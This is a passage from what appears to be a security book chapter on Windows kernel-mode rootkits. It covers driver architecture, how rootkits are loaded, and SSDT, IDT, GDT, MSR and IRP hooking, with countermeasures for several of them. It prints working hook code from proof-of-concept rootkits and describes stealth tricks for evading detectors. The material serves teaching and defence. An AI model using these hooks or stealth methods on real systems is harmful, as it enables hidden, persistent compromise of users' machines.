To illustrate this architecture, think of the hard drive in your computer. Let's say it's plugged into the motherboard via a SCSI connector. The onboard connector bus is implemented in a lowest-level bus driver that is programmed to respond to hardware events in the hard drive—such as power on/off, sleep/awake, and so on. The bus driver also passes other duties up the driver stack to intermediate drivers that handle disk read/writes and other device-specific functions (since a SCSI bus can run several types of devices). Your system may also include intermediate filter drivers for disk encryption and higher-level drivers for defining a file system (such as NTFS).

Rootkits rarely manifest as lowest-level drivers (i.e., bus drivers), since they deal with details specific to certain manufacturer hardware, and developing and testing such a driver is extremely complex and resource-intensive (requiring much talent, time, and funding). To develop a reliable lowest-level driver, you would require a sophisticated, well-funded, and well-targeted objective. Plus, some lowest-level bus drivers like the system-supplied SCSI and video port drivers simply cannot be replaced because the operating system does not allow it and will not function with a modified version. Rootkits are much more likely to infect the system as intermediate or higher-level drivers, because the payoff is proportional with the required effort.

This layered design lends itself to being abused by kernel-mode rootkits. A dedicated rootkit author could craft a driver as low in the chain as desired and modify data in transit to any drivers above or below it. To extend our hard drive example, imagine if a rootkit author wrote a filter driver to intercept and modify data before it was encrypted by the intermediate encryption filter driver. Since filter drivers can be inserted at any level (low, intermediate, or high), the rootkit author could read data before it is encrypted and transmit it over the network. Consequently, the rootkit could modify the encrypted data just after it leaves the encrypting filter driver to store extra information inside the encrypted data.

Another type of driver that is often abused by rootkit authors due to its layered complexity is the network driver. Network drivers have the additional overhead of various networking interoperability standards such as the OSI model (e.g., as in the case of the TCP/IP stack). As such, there are two additional types of driver called a *protocol driver*, which sits above the highest-level drivers in the driver stack, and a *filter-hook driver*, which allows programs to filter packets. The Network Device Interface Standard (NDIS) API developed by Microsoft allows network driver developers to implement lower-level NIC drivers with higher-level layers of the OSI reference model easily. The Transport Driver Interface (TDI) sits above NDIS and implements the OSI transport layer.

NDIS and TDI offer numerous opportunities for rootkits to install custom protocol stacks, such as a TCP/IP stack that is not registered with any Windows Executive component. They also afford rootkit authors the opportunity to insert filter drivers and filter-hook drivers into the existing driver stack and sniff (and modify on-the-fly) network packets at an intermediate level.

Gross Anatomy: A Skeleton Driver

The tools used to develop a driver are not special. Drivers are typically written in C or C++ and compiled using the Windows Driver Development Kit (DDK) compiler and linker. Although this build environment is command-line based, you can also develop drivers in Visual Studio and other IDEs, as long as they are configured to use the DDK build environment to actually compile the driver. Drivers should include the standard header files `ntddk.h` or `wdm.h`, depending on whether the driver is WDM. The build environment comes in two flavors: the checked build (for debugging) and the free build (for release).

For a driver to load properly, it must contain the required driver routines. These vary depending on the driver model in use (we are assuming WDM), but all drivers must contain:

- **DriverEntry()** Initializes the driver and data structures it uses; this function is automatically called by the operating system when the driver is being loaded.
- **AddDevice()** Attaches the driver to a device in the system; a device can be a physical or virtual entity, such as a keyboard or a logical volume.
- **Dispatch routines** Handles I/O Request Packets (IRPs), the major underlying data structure that defines the I/O model in Windows.
- **Unload()** Called when the driver unloads and releases system resources.

Many other system-defined routines are available that drivers can optionally include and extend as necessary. Which of these should be used depends on what type of device the driver intends to service, as well as where the driver is inserting itself in the driver chain.

Each one of these required routines represent an area for rootkits to take over other drivers in kernel mode. Using `AddDevice()`, rootkits can attach to existing driver stacks; this is the primary method for filter drivers to attach to a device. Dispatch routines, which are called when a driver receives an IRP from a lower or higher driver, process the data in an IRP. IRP hooking takes advantage of dispatch routines by overwriting the function codes for a driver's dispatch routine to point to the rootkit's dispatch routine. This effectively redirects any IRPs intended for the original driver to the rootkit driver.

Drivers also rely on standard Windows data structures to do something meaningful. All drivers must deal with three critical structures, which also happen to be relevant to rootkits:

- **I/O Request Packet (IRP)** All I/O requests (e.g., keyboard, mouse, disk operation) are represented by an IRP data structure that the operating system creates (specifically, the I/O Manager in the Windows Executive). An IRP is a massive structure containing such fields as a request code, pointer to user buffer, pointer to kernel buffer, and many other parameters.

- **DRIVER_OBJECT** Contains a table of addresses for entry points to functions that the I/O Manager must know about in order to send IRPs to this driver. This data structure is populated by the driver itself inside the `DriverEntry()` function.
- **DEVICE_OBJECT** A device (keyboard, mouse, hard drive, or even virtual devices that represent no physical hardware) is represented by one or more `DEVICE_OBJECT` structures that are organized into a *device stack*. Whenever an IRP is created for a device (a key is pressed or a file-read operation is initiated), the OS passes the IRP to the top driver in the device's device stack. Each driver that has a device registered in the device stack has a chance to do something with the IRP, before passing it on or completing it.

Each of these data structures represents a target for kernel-mode rootkits. Certainly, the I/O Manager itself also becomes a target because it manages these data structures. A common technique used by keylogger rootkits is to create a `DEVICE_OBJECT` and attach it to the operating system's keyboard device stack. Now that the rootkit driver is registered to handle keyboard device IRPs, it will receive every IRP created by keyboard I/O. This means the rootkit will have a chance to inspect those packets and copy them to a log file, for example. The same technique can be applied to network and hard drive device stacks.

WDF, KMDF, and UMDF

WDM isn't the only driver model supported by Windows. In fact, Microsoft is suggesting seasoned kernel driver developers migrate to the recently redesigned kernel driver framework, aptly named the Windows Driver Foundation (WDF). Coined by Microsoft as "the next-generation driver model," the WDF is composed of two sub-frameworks: Kernel-Mode Driver Framework (KMDF) and User-Mode Driver Framework (UMDF).

The driving goal behind this kernel driver architecture redesign is abstracting some of the lower-level details of driver development to make it easier for developers to write sustainable, stable kernel code. In short, the APIs and interfaces provided in each framework library are simpler to use than traditional WDM interfaces and also require fewer mandatory service routines. KMDF achieves this by essentially acting as a wrapper around WDM. UMDF is Microsoft's attempt to start moving some of the unnecessary drivers out of kernel mode and into user mode. Such drivers include cameras, portable music players, and embedded devices.

As of the writing of this book, these new frameworks have not exposed any new design flaws that could be used by rootkit authors. Time, however, usually reverses such statements.

KERNEL-MODE ROOTKITS

Now that we've covered the x86 instruction set, Windows architecture, and the driver framework in sufficient detail, let's get down to the real issue at hand: kernel-mode rootkits. In this section, we'll discuss the known techniques that rootkits use to break into and subvert the Windows kernel. While some techniques contain permutations that are too numerous to enumerate (such as hooking), most of the popular techniques in the wild reduce to a few standard tricks.

What Are Kernel-Mode Rootkits?

Kernel-mode rootkits are simply malicious binaries that run at the highest privilege level available on the CPU that is implemented by the operating system (i.e., Ring 0). Just as a rootkit in user mode must have an executing binary, a rootkit in kernel mode must also have a binary program. This can be in the form of a loadable kernel module (DLL) or a device driver (sys) that is either loaded directly by a loader program or somehow called by the operating system (it may be registered to handle an interrupt or inserted into a driver chain for the file system, for example). Once the driver is loaded, the rootkit is in kernel land and can begin altering operating system functionality to solidify its presence on the system.

Most kernel-mode rootkits have some defining attributes that tend to make them difficult to catch and remove. These include

- **Stealth** Since gaining kernel-mode access can be difficult, typically the author is savvy enough to do so with stealth. Also, since many antivirus, host intrusion detection (HIDS), host intrusion prevention systems (HIPS), and firewall products watch kernel-mode closely, the rootkit must be careful not to set off alarms or leave obvious footprints.
- **Persistence** One of the overarching goals of writing a rootkit is to gain a persistent presence on the system. Otherwise, there is no need to go through the trouble of writing a kernel driver. Thus, kernel-mode rootkits are typically well thought out and include some feature or set of features that ensures the rootkit survives reboot and even discovery and cleansing by replicating its foothold using multiple techniques.
- **Severity** Kernel-mode rootkits use advanced techniques to violate the integrity of a user's computer at the operating system level. This is not only detrimental to system stability (the user may experience frequent crashes or performance impacts), but also removing the infection and restoring the system to normal operation is also much harder.

Challenges Faced by Kernel-Mode Rootkits

Rootkit authors face some of the same software development issues that legitimate kernel driver developers face:

- Kernel mode has no error-handling system per se; a logic error will result in a blue screen of death and crash the system.
- Since kernel drivers are much closer to hardware, operations in kernel mode are much more prone to portability issues, such as operating system version/build, underlying hardware, and architecture (PAE, non-PAE, x64, etc.).
- Other drivers competing for the same resource(s) could cause system instability.
- The unpredictable and volatile nature and diversity of kernel land demands extensive field testing.

Aside from legitimate development issues, rootkit authors must get creative with loading their driver and staying hidden. In essence,

- They must find a way to get loaded.
- They must find a way to get executed.
- They must do so in such a manner as to remain stealthy and ensure persistence.

These challenges do not exist in user land, because the entire operating system is built around sustaining user mode and keeping it from crashing.

Getting Loaded

We've demonstrated how a driver can abuse the kernel-mode driver architecture once it is loaded by the I/O Manager, but how does the driver get into the kernel in the first place? This question has many interesting answers and the possibilities are numerous.

The rootkit doesn't just start in the kernel. A user-mode binary or piece of malware that initiates the loading process is required. This program is usually called the *loader*. The loader has several options, depending on where it is starting from (on disk or injected straight into memory) and the permissions of the current account in use. It can choose to load legitimately, through a choice of one or more undocumented API functions, or via an exploit.

The operating system inherently allows drivers to load, because drivers are a critical, legitimate part of the operating system. This loading process is handled by the Service Control Manager (SCM) or *services.exe* (child processes are named *svchost.exe*). Typically, well-behaved programs would contact the SCM using the Win32 API to load the driver. However, drivers can only be loaded this way by users with administrator rights, and rootkits do not always have the luxury of assuming administrator rights will be available during load time. Of course, using Direct Kernel Object Manipulation (DKOM) and other known techniques, user-mode malware can elevate the privileges needed for its process and gain administrator rights.

Loading a driver this way also creates registry entries, which leaves footprints. This is why rootkits typically begin covering their tracks after being loaded.

One method used by Migbot, a rootkit written by Greg Hoggund in the late 90s, involves an undocumented Windows API function `ZwSetSystemInformation()`, exported by `NTDLL.DLL`. This function allows loading a binary into memory using an arbitrary module name. Once the module is loaded, it cannot be unloaded without rebooting the system. This method is unreliable and can cause the system to crash, since the driver is loaded into pageable kernel memory (that is, kernel memory that can be written to disk and erased from memory). When the driver's code or data is in a paged-out state, there are circumstances when that code or data is inaccessible. If an attempt is made to reference the memory, the system will crash.

This behavior is a result of an operating system design principle known as *interruptibility*. For an operating system to be interruptible, it must be able to defer execution of a currently executing thread to a higher priority thread that requests CPU time. In Windows, this concept is implemented in what is known as the *interrupt request level (IRQL)*. The system can be running in various IRQLs at any given time, and at higher IRQLs, most of the system services are not executing. One such service is the page fault handler of the Memory Manager. Thus, if a driver is running at too high of an IRQL and causes a page fault (by requesting a piece of code or data that has been paged out at an earlier time), the Memory Manager is not running and will not catch the problem. This results in a system bug check (blue screen).

It's worth noting this is just one of many subtleties of kernel driver development that make the profession extremely tedious and hazardous. Most application developers are used to writing buggy code, because the operating system will catch their mistakes at runtime. When developing a kernel driver, the developer must remember that there is potentially nothing to keep the system from crashing.

Gaining Execution

Once loaded as a kernel driver, the rootkit operates under the rules of the Windows driver architecture. It must wait for I/O to occur before its code is executed. This is in contrast to user-mode processes, which are constantly running until the work is done and the process terminates itself. Kernel drivers are executed as needed and run in the context of the calling thread that initiated the I/O or an arbitrary context if the driver was called as the result of an interrupt request.

This means the rootkit author must understand these execution parameters and structure the rootkit around kernel-mode rules.

Communicating with User Mode

Typically, rootkits have a user-mode component that acts as the command and control agent (sometimes called the *controller*). This is because something needs to execute the driver code, as mentioned in the previous section. If left alone, the operating system is essentially driving the rootkit. A user-mode controller issues commands to the rootkit and analyzes information passed back. For stealthy rootkits, the controller is typically on

another machine and communicates infrequently so as to not raise any suspicions. The controller can also be a single, sleeping thread in user mode that has gained persistence in an application such as Internet Explorer. The thread can cycle through tasks such as polling a remote drop site for new commands, retrieving and issuing those commands to the rootkit driver, and then sleeping again for a set period of time.

Remaining Stealthy and Persistent

Once a rootkit is loaded, it typically covers its tracks by hiding registry keys, processes, and files. Hiding is becoming less necessary, however, as rootkit and anti-rootkit techniques alike are constantly advancing. Malicious code can be directly injected into memory; you don't need to use the registry or disk.

Rootkits can take many actions to gain a persistent foothold on the system. This usually includes installing several hooks on multiple system functions and/or services, as well as modifying the registry to reload the rootkit at startup. Even more advanced rootkits can hide in higher memory regions (i.e., kernel memory) where antivirus scanners may not look or in unpartitioned space on disk. Some rootkits will infect the boot sector, so they are executed before the operating system the next time the system boots.

Methods and Techniques

Over the past ten years, a number of techniques have been documented in the rootkit community. Literally dozens of variations exist on some of these techniques, so we'll address the broad methods used by most of them. Following the discussion of techniques, we'll survey common rootkit samples using these techniques.



Table Hooking

<i>Popularity</i>	9
<i>Simplicity</i>	8
<i>Impact</i>	8
<i>Risk Ranking</i>	8

The operating system must keep track of thousands of objects, handles, pointers, and other data structures to carry out routine tasks. A common data structure used in Windows resembles a lookup table that has rows and columns. Since Windows is a task-driven, symmetric multiprocessing operating system, many of these data structures and tables are part of the applications themselves in user mode. Almost all of the critical tables reside in kernel mode, so for an attacker to modify these tables and data structures, a kernel driver is usually the best way. We'll take a look at the major tables that have become a common target for kernel-mode rootkits.

In all of these table hooking techniques, if a rootkit wishes to achieve stealth, it would have to implement other advanced techniques to hide its presence. Because simply

reading the affected tables (SSDT, GDT and IDT) is trivial for a detection utility, any rootkit that simply alters a table without trying to cover its tracks can be detected easily. Thus, a stealthy rootkit would have to go to great lengths to hide the modification, such as by shadowing the table (keeping a redundant copy of the original table). By monitoring what applications/drivers are about to read the modified table, the rootkit can quickly swap the original table back into memory to fool the application. This shadowing could be implemented using TLB synchronization attacks as used in the Shadow Walker rootkit described in “Kernel Mode Rootkit Samples.”

System Service Dispatch Table (SSDT)

When it comes to technology related to writing *and* detecting rootkits, the SSDT is probably the most widely abused structure in the Windows operating system because the SSDT is the mechanism used to direct a program’s execution flow when a system service is requested. A system service is functionality offered by the operating system, which is implemented in the Executive as discussed previously. Examples of system services include file operations and other I/O, memory management requests, and configuration management operations. In short, user-mode programs need to execute kernel functions and to do that, they must have a way to transition to kernel mode. The SSDT serves as the operating system’s lookup table on what user-mode requests respond to what system services. This entire process is referred to as *system service dispatching*.

How a system service request is dispatched depends on the system’s processor architecture. On Pentium II and prior x86 processors, Windows *traps* the system service request, which is initiated by the application calling a Win32 API function. The API function, in turn, issues an interrupt instruction to the processor using the x86 assembly instruction `INT` and passes an argument of `0x2e`. When `INT 0x2E` is issued on behalf of the requesting application in user mode, the operating system consults the Interrupt Dispatch Table (IDT) to determine what action to take when a value of `0x2E` is passed. This action is filled in by the operating system at boot time. When the OS looks up `0x2E` in its IDT, it finds the address of the System Service Dispatcher, a kernel-mode program that handles passing the work along to the appropriate Executive service. Then a context switch occurs, which moves the executing thread of the requesting application into kernel mode, where the work can take place.

This process requires a lot of kernel overhead. So on later processors, Windows took advantage of the faster `SYSENTER` CPU instruction and associated register. At boot time, Windows populates the `SYSENTER` register with the address of the system service dispatcher, so when a dispatch request occurs (by the program issuing a `SYSENTER` instruction instead of an `INT 0x2E`), the CPU immediately finds the address of the dispatcher and performs the context switch. Windows uses a similar instruction called `SYSCALL` on x64 systems.

The actual lookup table that the System Service Dispatcher references is called `KeServiceDescriptorTable` and includes the core Executive functionalities exported by `NTOSKRNL.EXE`. There are actually four such service tables, which we will not cover here.

Now, let's talk about how this structure is exploited and abused by kernel-mode rootkits. The objective of hooking this table is to redirect program execution flow, so when a user application (or even a user-mode system service) requests a system call, it gets redirected to the rootkit driver code instead. To do this, the rootkit must hook, or redirect, the appropriate entries in the SSDT for whatever API functions need to be hooked.

To hook individual entries in the SSDT, the rootkit author must first locate the structure during runtime. This can be done in several ways:

- Import the `KeServiceDescriptorTable` symbol dynamically in the rootkit's source code by referencing the `NTOSKRNL.EXE` export.
- Use the `ETHREAD` structure. Every executing thread has an internal pointer to the SSDT, which is automatically populated by the OS during runtime. The pointer exists at a predictable offset inside the thread's data structure called `ETHREAD`. This structure can be obtained by the thread by calling the Win32 API function `PsGetCurrentThread()`.
- Use the kernel's Processor Control Block (KPRCB) data structure by looking at an OS version-dependent offset.

The next step is to get the offset into the SSDT of the function the rootkit author wishes to hook. This can be done by using public sources or finding the location manually by disassembling the function and finding the first `MOV EAX, [index]` instruction. The `[index]` value references the index into the table for that function. Note that this only works for `Nt*` and `Zw*` Win32 API functions, both of which are identical system stub programs that call into the System Service Dispatcher. An example of this is shown here. Notice the hex value 124 (the index in the service table) is moved into the EAX register, and a few parameters are validated before the stub calls the real function.

```
kd> u 805C03AC
nt!NtQueryPortInformationProcess:
805c03ac 64a124010000    mov     eax,dword ptr fs:[00000124h]
805c03b2 8b4844          mov     ecx,dword ptr [eax+44h]
805c03b5 83b9bc00000000  cmp     dword ptr [ecx+0BCh],0
805c03bc 740d           je      nt!NtQueryPortInformationProcess+0x1f (805c03cb)
805c03be f6804802000004  test    byte ptr [eax+248h],4
805c03c5 7504           jne     nt!NtQueryPortInformationProcess+0x1f (805c03cb)
805c03c7 33c0           xor     eax,eax
805c03c9 40            inc     eax
```

Now armed with the location of the SSDT and the index of the function that the rootkit author wishes to hook, it is simply a matter of assigning the index to the rootkit's redirect function. In other words,

```
//SSDT hooking pseudocode
KeServiceDescriptorTable[function_offset]=AddrOfRootkitHookingFunction;
```

Then, inside the rootkit driver, the functionality will be implemented to filter the information from calling the “real” API:

```
//Pseudocode for hooking function
ReturnValue RootkitHookingFunction(parameters)
{
  ReturnData=ZwHookedFunction(parameters)
  FilterInformation(ReturnData);
  Return ReturnData;
}
```

Common functions for rootkits to hook in this manner include `NtQuerySystemInformation()` and `NtCreateFile()` to hide processes and files.

Many rootkits use this technique, such as the He4hook rootkit.

— SSDT Hook Countermeasures

Rootkits face some challenges in implementing SSDT hooks. Windows adds, removes, and changes SSDT entries regularly as the OS is patched, so rootkit authors must take these variances into consideration when trying to look for data structures at assumed offsets. On x64 systems, Windows uses Patchguard to implement somewhat clever methods to prevent SSDT hooking, as the table inside `NTOSKRNL.EXE` is checked on system bootup and during runtime. Also, most antivirus, personal firewalls, and HIPS solutions protect the SSDT as well, usually by constantly monitoring the data structure for changes or restricting access to the structure entirely. Kaspersky Anti-Virus actually relocates the SSDT dynamically!

Interrupt Dispatch Table (IDT)

Interrupts are a fundamental concept to I/O transactions in operating systems. Most hardware is *interrupt-driven*, meaning it sends a signal to the processor called an *interrupt request (IRQ)* when it needs servicing. The processor then consults the Interrupt Dispatch Table (IDT) to find what function and driver (or Interrupt Service Routine (ISR)) is registered to handle the specified IRQ. This process is very similar to the system service dispatching discussed in the “System Service Dispatcher Table” section. One minor difference is that there is one IDT per processor on the system. Interrupts can also be issued from software as previously mentioned with the `INT` instruction. For example, `INT 0x2E` tells the processor to enter kernel mode.

The goal of hooking the IDT is to hook whatever function is already registered for a given interrupt. An example is a low-level keylogger. By replacing the interrupt service routine that is stored in the IDT for the keyboard, a rootkit could sniff and record keystrokes.

As with the SSDT hooking technique, you need to find the IDT in order to hook it. This is trivial to do. An x86 instruction, `SIDT`, stores the address of the IDT in a CPU

register for easy retrieval. After replacing the ISR for the desired interrupt, the entire table can be copied back into location using the x86 instruction `LIDT`. The following code from Skape, a catalog of local Windows kernel-mode backdoor techniques (<http://www.hick.org/~mmiller/>), demonstrates this:

```
static NTSTATUS HookIdtEntry(
    IN UCHAR DescriptorIndex,
    IN ULONG_PTR NewHandler, OUT PULONG_PTR OriginalHandler OPTIONAL)
{
    PIDT_DESCRIPTOR Descriptor = NULL;
    IDT Idt;
    __asm sidt [Idt]
    Descriptor = &Idt.Descriptors[DescriptorIndex];
    *OriginalHandler = (ULONG_PTR) (Descriptor->OffsetLow+
        (Descriptor->OffsetHigh << 16));
    Descriptor->OffsetLow = (USHORT) (NewHandler & 0xffff);
    Descriptor->OffsetHigh = (USHORT) ((NewHandler >> 16) & 0xffff);
    __asm lidt [Idt]
    return STATUS_SUCCESS;
}
```

The structure `IDT` is a custom-defined structure that represents the fields of an x86 `IDT`. In line 8, we use the x86 instruction `SIDT` to copy the current `IDT` to our local structure, then store the address of the descriptor entry we want to hook (the variable “`Descriptor`”). In line 10, we retrieve the address of the original ISR by combining the low-order 16 bits with the high-order 16 bits to make a 32-bit address. We then set these respective values with the low and high bits of the address of our hooking function (`NewHandler`). Finally, the `IDT` is updated using the x86 instruction `LIDT`.



IDT Countermeasures

Microsoft’s Patchguard prevents any access to this data structure on x64 systems, and many open source rootkit utilities such as GMER, RootkitRevealer, and Ice Sword can detect these types of hooks.

Global Descriptor Table (GDT) and Local Descriptor Table (LDT)

The Global Descriptor Table is a per-processor structure used to store segment descriptors that describe the address and access privileges of memory areas. This table is used by the CPU whenever memory is accessed to ensure the executing code has rights to access the memory segments specified in the segment registers. The LDT is essentially the same thing, but is per-process instead of per-processor. It is used by individual processes to define protected memory areas internal to the process.

Only a few well-documented methods are available for rootkits to use to abuse these tables, but the implications are obvious: If a rootkit can alter the GDT, it will change the execution privileges of memory segments globally on the system. Changes made to an LDT will only affect a specific process. Modifications to either table could allow user-mode code to load and execute arbitrary kernel-mode code.

One particularly well-known technique involving these tables is installing a custom call gate. Call gates are essentially barriers to entering kernel-mode code from user-mode code. At the assembly level, if you issue a far JMP or CALL command (as opposed to a local CALL or JMP, which the CPU does not validate because it is in the same code segment), you must reference an installed call gate in the GDT or LDT (whereas the SYSENTER call is supported natively by the processor, so no call gate or interrupt gate is necessary). A *call gate* is a type of descriptor in the GDT that has four fields, one of which is a Descriptor Privilege Level (DPL). This field defines what privilege level (i.e., protection Ring 0, 1, 2, or 3) the requesting code must be at to use the gate. Whenever executing code attempts to use a call gate, the processor checks the DPL. However, if you are installing your own call gate, you can set the DPL to anything you want.

Installing a call gate in the GDT or LDT is easy from kernel mode using any of these three API calls:

```
NTSTATUS KeI386AllocateGdtSelectors(USHORT *SelectorArray, USHORT nSelectors);
NTSTATUS KeI386ReleaseGdtSelectors(USHORT *SelectorArray, USHORT nSelectors);
NTSTATUS KeI386SetGdtSelector(USHORT Selector, PVOID Descriptor);
```

The first two API functions allocate and release open slots in the GDT, respectively. Think of this as allocating a new index in an array structure (since these are tables). Once the slot is allocated, `KeI386SetGdtSelector()` is used to fill the new slot at the specified index (selector) with the supplied descriptor. To install a call gate from kernel mode, a rootkit would first allocate a new slot and then fill the slot with a 16-bit selector that references a memory segment. This memory segment would point to the rootkit code itself or some other routine the rootkit wants to make accessible to a user-mode application. After this is done, any user-mode read or write requests to this memory segment (which is in kernel mode!) will be allowed.

You can also install call gates from user mode; one of the methods for doing so was first mentioned in *Phrack* Volume 11, Issue 59 ([http://www.fsl.cs.sunysb.edu/~dqwigley/files/vista_security/p59-0x10_Playing_with_Windows_dev\(k\)mem.txt](http://www.fsl.cs.sunysb.edu/~dqwigley/files/vista_security/p59-0x10_Playing_with_Windows_dev(k)mem.txt)). This method uses Direct Kernel Object Manipulation (DKOM), which is not possible beyond Windows XP Service Pack 2.

GDT and LDT Countermeasures

Microsoft's Patchguard is configured to monitor the GDT data structure on x64 systems, and many open source rootkit utilities such as GMER, RootkitRevealer, and IceSword can detect changes to the GDT, such as installing call gates. Changes to the operating system implemented after Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1 prevent DKOM.



Model-Specific Registers (MSR) Hooking

<i>Popularity:</i>	7
<i>Simplicity:</i>	7
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

MSRs are special CPU registers introduced after Pentium II in the late 1990s to provide advanced features to the operating system and user programs. These features include performance enhancements, most notably the additional SYSENTER/SYSEXIT instructions we have mentioned numerous times throughout this chapter. Since these instructions are meant to be fast alternatives to call gates and other methods of transferring code execution from user mode to kernel mode, they do not require any arguments. As such, there are three special MSRs that the operating system populates during startup, and these are used whenever a SYSENTER instruction is issued. One of these registers, named IA32_SYSENTER_IP contains the address of the kernel module that will gain execution once the SYSENTER instruction is called. By overwriting this register with a rootkit function, a kernel-mode rootkit can effectively alter execution flow of every system service call, intercepting and altering information as needed. This technique is sometimes called *SYSENTER Hooking* and was first released in a rootkit by Jamie Butler in 2005.

Since kernel-mode code can read and write to MSRs using the x86 instructions RDMSR and WRMSR, a rootkit could hook SYSENTER trivially using inline assembly in the driver source code:

```
__asm {
    mov ecx, 0x176 //176 is the index into the MSR table for IA32_SYSENTER_EIP
    rdmsr          // read the value of the IA32_SYSENTER_EIP register
    mov d_origKiFastCallEntry, eax
    mov eax, MyKiFastCallEntry // Hook function address
    wrmsr          // Write to the IA32_SYSENTER_EIP register
}
```

The code above is from the SysEnterHook proof-of-concept rootkit released by Butler.



MSR Countermeasures

MSRs are exactly that: model-specific. This means they may not be supported in the future, and a rootkit has a relatively high chance of being loaded on a system that does not implement them. Issuing an unsupported x86 instruction will cause the processor to trap and halt the system. Additionally, Patchguard on x64 systems monitors the MSRs for tampering.

A problem faced by third-party detection engines is the fact that validating that the target of IA32_SYSENTER_EIP is legitimate is hard. IA32_SYSENTER_EIP is supposed

to point to an undocumented kernel function, `KiFastCallEntry()`, whose symbol (i.e., address in memory) is unknown. Therefore, a detection engine would not know the difference between a legitimate `SYSENTER` target and a rootkit target.

This is great news for the rootkit author, as stealth is achieved with little effort. Patchguard itself can be defeated via several documented methods (see <http://www.uninformed.org/?v=3&a=3> and <http://www.uninformed.org/?v=6&a=1>).



I/O Request Packet (IRP) Hooking

<i>Popularity:</i>	7
<i>Simplicity:</i>	6
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

As discussed in the driver architecture section of this chapter, IRPs are the major data structures used by kernel drivers and the I/O Manager to process I/O. In order for any kernel-mode driver to process IRPs, it has to initialize its `DRIVER_OBJECT` data structure when first initialized by the I/O Manager. From Windows header files in the DDK, we know the structure in C looks like this:

```
typedef struct _DRIVER_OBJECT {
    CSHORT   Type;
    CSHORT   Size;
    PDEVICE_OBJECT DeviceObject;
    ULONG    Flags;
    PVOID    DriverStart;
    ULONG    DriverSize;
    PVOID    DriverSection;
    PDRIVER_EXTENSION DriverExtension;
    UNICODE_STRING DriverName;
    PUNICODE_STRING HardwareDatabase;
    struct _FAST_IO_DISPATCH *FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO DriverStartIo;
    PDRIVER_UNLOAD DriverUnload;
    PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT;
typedef struct _DRIVER_OBJECT *PDRIVER_OBJECT;
```

We care about the `MajorFunction` field (last field in the struct), which is really like a table. Every driver has to populate this table with pointers to internal functions that will handle IRPs destined for the device that driver is attached to. These functions are called *dispatch routines*, and every driver has them. Their job in life is to process IRPs.

So how does the I/O Manager know where to direct these IRPs? Every IRP contains what's called a *major function code* that tells drivers in a driver stack why the IRP exists. These function codes include

- **IRP_MJ_CREATE** The IRP exists because a create operation was initiated; an example is creating a new file for a file-system driver chain.
- **IRP_MJ_READ** The IRP exists because a read operation was initiated.
- **IRP_MJ_WRITE** The IRP exists because a write operation was initiated.
- **IRP_MJ_DEVICE_CONTROL** The IRP exists because a system-defined or custom IOCTL (I/O Control Code) was issued for a specific device type.

Each driver in the driver chain for a specific device (e.g., a logical volume) inspects the IRP as it is passed down the driver chain and decides what to do with the IRP: do nothing, do some processing and/or complete it, or pass it on. The real work is done in the dispatch routines that the driver has defined to handle each type of major function code it cares about for whatever device it is attached to.

So, how does a rootkit manage to hook a driver's major function table? Before we answer that question, you need to understand *why* a driver would ever do this. The reason is stealth. A rootkit author could just as easily write a driver, attach it to the device stack, and start examining IRPs, but this would not be stealthy. The rootkit driver would be registered with the system, appear in numerous operating system housekeeping lists, and be easily spotted by anyone looking. Hooking another driver's major function table also makes the main rootkit driver seem benign, since casual examiners would see that the driver is not attached to any device stack. But, in fact, it is receiving IRPs from the device chain because it has hooked another driver's major function table. A final reason is that if you attach to a device, your rootkit driver must also unload for the device to be released! Whoops!

An example of a hook on the major function table of the TCP/IP driver in Windows can be found in "IRP Hooking and Device Chains," by Greg Hognlund (<http://www.rootkit.com/newsread.php?newsid=846>):

```
NTSTATUS InstallTCPDriverHook()
{
    NTSTATUS ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;
    WCHAR deviceTCPNameBuffer[] = L"\\Device\\Tcp";
    pFile_tcp = NULL;
    pDev_tcp = NULL;
    pDrv_tcPIP = NULL;
    RtlInitUnicodeString (&deviceTCPUnicodeString, deviceTCPNameBuffer);
    ntStatus = IoGetDeviceObjectPointer(&deviceTCPUnicodeString, FILE_READ_DATA,
        &pFile_tcp, &pDev_tcp);
    if(!NT_SUCCESS(ntStatus))
        return ntStatus;
    pDrv_tcPIP = pDev_tcp->DriverObject;
```

```

OldIrpMjDeviceControl = pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL];
if (OldIrpMjDeviceControl)
    InterlockedExchange ((PLONG)&pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_
        CONTROL], (LONG)HookedDeviceControl);
return STATUS_SUCCESS;
}

```

Line 3 reveals the device we're interested in: the `Tcp` device—the device exposed by `tcpip.sys`, the Windows TCP/IP stack. The API call to `IoGetDeviceObjectPointer()` simply gets us a handle to the `Tcp` device, which we assign to the variable `pDev_tcp`. This variable is actually a `PDEVICE_OBJECT` structure, and the subfield we are interested in is `tcpip.sys`'s `DRIVER_OBJECT` data structure. We assign that object to the `pDrv_tcpip` variable. Now all we need to do is extract the major function code (save it for later use) and reassign it to our rootkit dispatch routine. We use `InterlockedExchange()` API to synchronize access to the `DRIVER_OBJECT` object. Note that this sample function hooks `IRP_MJ_DEVICE_CONTROL` major function code for `tcpip.sys`, which handles IOCTLs sent to/from the driver. We could also just as easily hook `IRP_MJ_CREATE` to watch new TCP sessions being created.

This type of hooking is only as stealthy as the implementation method used by the rootkit author. If the author chooses to use OS routines and processes to register the hooking driver and device, easily detectable traces of the activity will be present in the I/O manager and Object Manager. An advanced technique suggested by Greg Hognlund that would be extremely stealthy is to simply hook the default OS completion routine for major function codes that most drivers do not register at all. For example, a WDM driver that does not implement plug-and-play (PnP) functionality will not specify callback routines for those major function codes (`IRP_MJ_PNP`). Thus, the default handler in the OS will complete the IRP. Since dozens of drivers will not implement a variety of major functions, a rootkit that hooks this default handler can read a wealth of information passing in and out of the I/O Manager without ever having registered as a driver. In a similar manner, a stealthy IRP hooking rootkit would not use native API functions provided by the OS to register itself in device/driver chains. Instead, the rootkit would simply allocate kernel memory for the necessary `DEVICE_OBJECT` and `DRIVER_OBJECT` structures and manually modify the desired chain on its own, adding a pointer to the newly created data structure. Thus, the OS is never notified of the new object in the chain, and any table-walking detectors would miss the hooking rootkit.

I/O Request Packet Hooking Countermeasures

